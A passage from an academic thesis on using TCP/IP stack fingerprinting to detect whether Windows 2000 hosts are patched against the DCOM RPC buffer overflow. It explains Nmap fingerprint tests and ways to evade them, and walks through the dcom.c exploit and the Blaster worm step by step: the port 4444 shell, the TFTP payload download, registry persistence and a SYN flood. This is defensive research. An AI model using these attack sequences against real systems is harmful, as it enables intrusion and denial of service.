PU(DF=Y%TOS=0%IPLEN=70%RIPTL=148%RID=E%RIPCK=E%UCK=E|F%ULE N =134%DAT=E)

This line represents the fingerprint for the Port Unreachable test. The terms DF, TOS, IPLEN, RIPTL, RID, and RIPCK in the above fingerprint denote the elements Don't Fragment, Type of Service, length of IP header, total length of the IP packet, IP identification number, and checksum of the IP header respectively. The above fingerprint tells that the Don't Fragment flag (DF) is set and Type of Service (TOS) is 0. The IP header length (IPLEN) is hexadecimal 70 (decimal 112) while the total length of the IP packet (RIPTL) is hexadecimal 148 (decimal 328). *RID=E* means the IP identification number is the same as was sent in the test packet. *RIPCK=E* means the IP header checksum is correct. The terms UCK, ULEN and DAT are concerned with the UDP datagram. UCK stands for UDP checksum. *UCK=E|F* means that the checksum of the UDP may be correct or wrong. It doesn't matter with whatever is the value of the checksum. ULEN stands for UDP header length and *ULEN=134* means the length of the UDP header is hexadecimal 134 (decimal 308). *DAT=E* in the fingerprint means that the

UDP data was echoed back correctly. Since most implementations don't send any UDP data back, UDP=E is set as default.

The above set of responses is compared with the fingerprint database. If a correct match is found, then the corresponding operating system for that fingerprint is echoed on the screen.

4.9 Advantages of Nmap[2] [20]:

Nmap has several advantages over current OS fingerprinting tools which makes it the one of the most favored OS fingerprinting tool [36] used.

- It doesn't require any user privileges to function.
- Half-open scanning [20] is supported. Half open scanning is a form of scanning where the client terminates the connection before the TCP handshake is completed. This means that it won't be logged by basic intrusion detection systems.
- Supports OS detection techniques for a wide range of devices like routers, firewalls etc.
- Has the largest OS signature base.
- Most operating systems are supported. Examples include Linux, Microsoft Windows, Free BSD, MAC- OS X etc.
- Easy to use. Both command line and GUI versions are available.

4.10 Defeating Nmap:

Nmap although powerful and stealthy can be defeated by a few advanced techniques [20] [22].

- The characteristics of TCP/IP stack such as TCP initial sequence number, initial window size, TCP options etc. can be changed by using a kernel patch like IP Personality[17] [22].
- Using a stealth patch such has Stealth LKM[18] from Security Technologies which discards packets used by tests T2 and T7 of Nmap. Thus the entire fingerprint is not processed and hence the operating system cannot be determined.
- Network Intrusion Detection systems such as SNORT[19] can be configured correctly to detect the OS detection method used by Nmap.

[17] IP Personality, A Linux Kernel Patch, URL: http://ippersonality.sourceforge.net/index.html
[18] Stealth LKM, Securtiy Technologies, URL: http://www.innu.org/%7Esean/
[19] SNORT, An Open Source Network Intrusion Detection System, URL: http://www.snort.org/

5. METHODOLOGY

5.1 Introduction:

This chapter details on the methodology adopted for the thesis. A particular vulnerability of Windows 2000 operating system namely the DCOM RPC vulnerability namely the Buffer Overflow in Microsoft RPC is analyzed in the first part of this chapter. The method adopted to detect this vulnerability is then discussed in the second part of the chapter.

5.2 Buffer Overflow in Microsoft RPC [23]:

Microsoft issued two security bulletins namely MS03-26 [24] and MS03-39 [25] which detailed about the buffer overflow vulnerability in a Windows Distributed Component Object Model (DCOM) Remote Procedure Call (RPC) interface. RPC can be defined as “Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system” [24]. “The Distributed Component Object Model (DCOM) is a protocol that enables software components to communicate directly over a network in a reliable, secure, and efficient manner” [26]. The vulnerability is centered on how RPC deals with TCP/IP message exchange. Malformed messages sent to the DCOM interface are handled wrongly and the exploit can be used to gain super user privileges on the victim. Intelligently crafted

malformed message requests sent to the RPC ports namely 135, 139, 445, 539 causes a buffer overflow which can be used to gain super user privileges and thus execute arbitrary code on the system. Microsoft has released a patch for this vulnerability. The patch is KB824146 [28]. Several exploits have been written to take advantage of this vulnerability (if the system is unpatched). W32/Blaster Worm [29] and dcom.c [30] are the two most common exploits. The next section will deal about the exploit details of dcom.c and then details on Blaster worm will be given in Section 5.4.

5.3 DCOM.c exploit signature:

The code for dcom.c was written by H.D. Moore [30] and is attached in Appendix D of this thesis document. This section will explain on how the exploit code works. The code is designed to work against Windows 2000 and Windows XP systems alone. The exploit signature for the DCOM.c is as follows [31]:

The attacker first establishes a TCP connection via a three-way handshake. The TCP connection is established on port 135 of the victim. The attacker then sends a DCE/RPC bind request for which the victim replies with a bind ACK. The attacker then replies with an acknowledgement that it has received the bind ACK. The next two packets are packets with huge payload. They are used for creating buffer overflows. This TCP session is then terminated in a normal way. The attacker now connects to the shell on port 4444 of the victim through a new TCP session. Once the attacker has connected to this shell, it has now full system level privileges because of the buffer overflow and

can execute any process on the system. Thus the system has been compromised. Figure 5 gives a pictorial representation of the exploit.



Figure 5. DCOM RPC Buffer Overflow Exploit [31]

5.4 W32/Blaster Worm Exploit [32] [33]:

W32/Blaster Worm exploits the DCOM RPC vulnerability described in Microsoft Security Bulletins MS03-026 [24] and MS03-039 [25]. The worm targets Windows 2000 and Windows XP machines. The ports through which the exploit is carried out are TCP port 135 (DCOM RPC), UDP port 69 (TFTP) and TCP port 4444. The worm downloads a file msblast.exe from the attacking machine and executes it. It also performs a Denial of Service attack on Microsoft Windows Update Web Server (windowsupdate.com) so that

the worm countering patch cannot be downloaded. The worm may also cause the affected systems to crash.

The following sequence of events occurs when the W32/Blaster Worm is executed [32] [33].

1. The worm checks to see if the system is already infected so that it doesn't infect it again.
2. It adds the value 'windows auto update = msblast.exe' to the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ Run. This causes the worm to be executed every time the system is restarted.
3. It generates an IP address so that it can attack that system that has that IP address. The IP address is randomly generated 60% of the time. The rest 40% of the times, the IP address generated is of the form A.B.C.X where A and B are the first tow octets of the compromised host system. The value C is calculated from the third octet of the compromised host by using a semi random procedure. If the value of the third octet is greater than 20, then C value is the actual octet minus a random number (less than 20). The X part is a sequential value from 0 through 254 i.e. the worm will try to find new compromised hosts in the subnet A.B.C.X/24.
4. The DCOM RPC vulnerability attempts to exploit victims by sending data through TCP port 135. 80% of time the data sent will be Windows XP exploit data while for the rest 20% it will be Windows 2000 exploit data.
5. If exploit is a success, it spawns a shell on TCP port 4444 using cmd.exe on the victim. This allows the attacker to issue remote commands on the infected system.

6. The worm establishes a TFTP connection on UDP port 69 and transfers the msblast.exe file to the victim and executes the worm on the victim.
7. The worm on the victim now attempts a Denial of Service on windowsupdate.com if the date is between August 16 and December 31.
8. The Denial of Service is a SYN flood on port 80 of windowsupdate.com with each packet size being 40 bytes long.

Several vendors [33] like Symantec ManHunt, SNORT IDS, Enterasys Dragon IDS, and ISS BlackICE etc. have released signatures to detect the exploitation attempts against the Microsoft DCOM RPC Interface Buffer Overrun Vulnerability. These can be employed to detect the exploit in a network. This thesis tries to detect this vulnerability by using TCP/IP stack OS fingerprinting methodology which was described in chapter 4. The logic followed to detect this vulnerability is explained in Section 5.5.

5.5 Methodology – A Brief Overview:

The method adopted for this thesis is loosely based on TCP stack based OS fingerprinting. 16 malformed TCP packets are sent to the victim's machine and the reply is fingerprinted. Two different types of machines are selected, one with the patch and one without the patch. Difference between the two fingerprints is observed and the difference is used to classify that patch. An introduction to packet capture library pcap is given in Section 5.6 while Section 5.7 deals with the different TCP tests performed during the

thesis. Section 5.8 gives an algorithm of the approach followed by the program which does the TCP/IP stack fingerprinting.

5.6 'libpcap' Packet Capture Filter [34]:

A packet capture library called libpcap is used to capture the reply from the target system. This library provides implementation-independent access to the underlying packet capture facility provided by the operating system. The functions defined in this library are present in the header file pcap.h[20]. This header file is included in the source code of this thesis, so that the raw packets can be read. To make the program read the packets, the packet filter has to first be configure. The steps[21] are to be followed for this are [34]:

- Choose a packet capture device by using pcap_lookupdev function.
- Open the packet capture device using pcap_open_live function. The device that was chosen in the previous step is opened here. For this step to be successful, one needs to have super user privileges in that system.
- Obtain the network address and subnet mask using pcap_lookupnet function. This network mask is specified in the pcap_compile function.
- A filter is used to capture only the desired packets from the target IP address. The filter string follows the syntax as in [22].

[20] Manpage of pcap, TCPDUMP, URL: http://www.tcpdump.org/pcap3_man.html
[21] Timcarst, PCAP tutorial, tcpdump, URL: http://www.tcpdump.org/pcap.htm
[22] Filtering Expression syntax, WinPCap's User's Manual, URL: http://winpcap.polito.it/docs/man/html/group__language.html

- This filter string and the netmask are passed to the pcap_compile function which compiles the filter string to machine readable format.
- This compiled filter string is then used by the pcap_setfilter function to lad it into the already open packet capture device.
- Calling pcap_datalink gets the datalink layer information. This information is used to determine the size of the datalink header that will be at the beginning of each read packet.

Once the initial configuration is done, pcap_next function is used to read the packets as per the desired filter setup. This function is used inside a loop until a packet is read. The packet read is assigned to a memory allocation pointed by a character pointer.

5.7 Raw TCP Test Packets:

Nmap sent 7 test TCP packets and fingerprinted the reply [4]. This thesis creates 16 different malformed TCP packets [35] [36] [37] and sends them to the target system and fingerprints the reply to classify them later. The 16 tests are named from T1 through T16 where T1 denotes test 1, T2 denotes test 2 and so on. Details about the 16 different tests are given below. The values WNMTE are the TCP options. They are Window Scale, No operation, Maximum Segment size, Timestamp and End of option in order. SYN, ECE, FIN, PSH, URG, ACK etc. are the flags in TCP header. The packets are made illegal by using wrong combinations of the flags that are not in conformant with the RFC 793 [7].

- T1 - A SYN,ECE packet with options (WNMTE)
- T2 - A NULL packet with options (WNMTE)
- T3 - A SYN,FIN,PSH,URG packet with options (WNMTE)
- T4 - An ACK packet with options (WNMTE)
- T5 - A FIN packet with options (WNMTE)
- T6 - A FIN,PSH,URG packet with options (WNMTE) - XMAS
- T7 - A SYN,FIN,PSH packet with options (WNMTE)
- T8 - A SYN packet with options (WNMTE)
- T9 - A PSH packet with options (WNMTE)
- T10 - A URG packet with options (WNMTE)
- T11 - A ECE packet with options (WNMTE)
- T12 - A ECE,SYN,ACK,FIN,URG,PUSH packet with options
- T13 - A SYN,FIN packet with options (WNMTE)
- T14 - A SYN,FIN,RST packet with options (WNMTE)
- T15 - A RST packet with options (WNMTE)
- T16 - A SYN,FIN,RST,PSH packet with options (WNMTE)

The responses are dissected into different elements of the TCP header and IP header.

5.8 Program Algorithm:

This section outlines the general algorithm of the program that is used in this thesis. The program sends the test packets, captures the responses and analyzes them. The algorithm is as follows.

- A raw socket is created and IP_HDRINCL option is enabled. This option allows the creation of one's own IP datagrams including the IP header.
- The packet capture device is opened and configuration of the packet capture device as told in Section is done.
- Function send_tcp_raw is called. This function creates raw TCP packets and sends it to a particular port on the target IP address.
- The reply from the target system is read using readip_pcap function. This reads the packets that are sent as reply from the target system and stores these packets in a memory location pointed by a character pointer.
- This packet is then fingerprinted using fingerprint_iptcppacket function. This function breaks down the packet into elementary pieces of TCP header and IP header. These are then displayed on the console as well.
- The last three steps are repeated for different raw TCP packets and all the replies are written to a file.

The steps described above are done for a patched and unpatched system and the fingerprinted replies of both the systems are analyzed for differences.

The working logic of the program was described in this chapter. The next chapter will detail the results of the above experimental setup and an analysis will be performed on them.

6. SUMMARY OF RESULTS

6.1 Introduction:

This chapter details the results of the experiment conducted using the 16 tests described in Chapter 5. The tests were conducted on a Windows machine patched for the DCOM RPC vulnerability and on another (running Windows as operating system) without that patch. The results of both the tests are discussed in the following sections. The last section of this chapter discusses a vulnerability in Linux namely the "Remote Buffer Overflow Vulnerability in Sun RPC" [38] [39] [40] [41]. The tests were conducted on a Linux machine which was vulnerable and one which was patched and the results for this operating system is also analyzed.

6.2 Experimental Setup:

Two machines were tested. Both the machines had Windows 2000 Professional as its operating system. One had the patch issued via the Microsoft Security Bulletin MS03-039. The name of the patch is KB824146 [28]. The second machine did not have this patch. The host machine had Debian Linux running on it and the tests were run from it. The experimental setup is as shown in Figure 6.



Figure 6. Experimental Setup

The responses for the tests were observed using the fingerprinting procedure and also by using Ethereal, a network sniffing tool. The results got during both the tests are tabulated in the next two sections.

6.3 Results of patched machine:

The responses got for the 15 tests are fingerprinted using the fingerprint_iptcppacket function of the program code. They are available in the nmap format. The general format of the response is:

Resp:Y DF:N W:0 ACK:O Flags:R Ops:

where

- Resp means response
- DF tells if the Don't Fragment bit is enabled or not

- W is window scale size
- Acknowledgement number of the responses
- Flags tells the flags that are set in TCP header and
- Ops is for the TCP options in the TCP header

The responses are also given in Appendix B in the format obtained from running the program. The fingerprints of the responses are as follows:

6.3.1 Test 1:

"Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT"

The fingerprint above denotes the response got for test T1. The Don't Fragment bit in IP header is set and the Window Size in TCP header is FFFF hex. The response also has the SYN and ACK flags set and the Acknowledgement number is initial sequence number plus 1. The 'Ops=MNWNNT' denote the various TCP options present in the TCP header.

6.3.2 Test 2:

"Resp:Y DF:N W:0 ACK:S Flags:AR Ops:"

This denotes response for test T2. 'Resp=Y' means a response was got for the test. The Window Size of the TCP header is 0 and the Don't Fragment bit in IP header is not set. The response had the ACK and RST flags set and the Acknowledgement number is equal

to the initial sequence number. The response didn't have any TCP options in the TCP header.

6.3.3 Test 3:

"Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT**"**

This represents the result for test3.'Resp=Y' means that the test3 invoked a response from the target system. The Don't Fragment bit of IP header is set and the Window Size of the TCP header is FFFF in hexadecimal. SYN and ACK flags were present in the response and the Acknowledgement number is initial sequence number plus 1. The 'Ops=MNWNNT' denote the various TCP options present in the TCP header.

6.3.4 Test 4:

"Resp:Y DF:N W:0 ACK:O Flags:R Ops:"

This line represents the response for test T4. The target system responded for the test with the Don't Fragment bit set and the Window Size value as 0. RST flag was set in the response and the Acknowledgement number is 0. There were no TCP options in the response.

6.3.5 Test 5:

"Resp:Y DF:N W:0 ACK:S++ Flags:AR Ops:"

This denotes response for test T5. 'Resp=Y' means a response was got for the test. The Window Size of the TCP header is 0 and the Don't Fragment bit in IP header is not set. The response had the ACK and RST flags set and the Acknowledgement number is equal to the initial sequence number plus 1. The response didn't have any TCP options in the TCP header.

6.3.6 Test 6:

"Resp:Y DF:N W:0 ACK:S++ Flags:AR Ops:"

Test T6 invoked a response same as that of Test T5.

6.3.7 Test 7:

"Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT"

Test T7 invoked a response same as that of test T1.

6.3.8 Test 8:

"Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT"

Test T8 invoked a response same as that of tests T1 and T7.

6.3.9 Test 9:

"Resp:Y DF:N W:0 ACK:S Flags:AR Ops:"

Test T9 invoked a response same as that of test T2.

6.3.10 Test 10:

"Resp:Y DF:N W:0 ACK:S Flags:AR Ops:"

Test T10 invoked a response same as that of tests T2 and T9.

6.3.11 Test 11:

"Resp:Y DF:N W:0 ACK:S Flags:AR Ops:"

Test T10 invoked a response same as that of tests T2, T9 and T10.

6.3.12 Test 12:

"Resp:Y DF:N W:0 ACK:O Flags:R Ops:"

Test T12 invoked a response same as that of test T4.

6.3.13 Test 13:

"Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT"

Test T12 invoked a response same as that of tests T1, T7 and T8.

6.3.14 Test 14, Test 15 and Test16:

These three tests didn't invoke any response from the target system.

6.4 Results of unpatched machine:

The same set of tests was conducted on a Windows 2000 Professional system, which didn't have the patch KB824146, installed. The responses for the 16 tests were found to be the same as those got for the patched system. The console output of the responses is given in Appendix B.

6.5 Pictorial Representation of the Results:

The results of the patched and unpatched systems are shown pictorially in the following bar charts.



Figure 7. Response Status for the Tests



Figure 8. Don't Fragment Flag value in the response



Figure 9. Window size value in the response



Figure 10. ACK value in the response



Figure 11. Flags status in the response

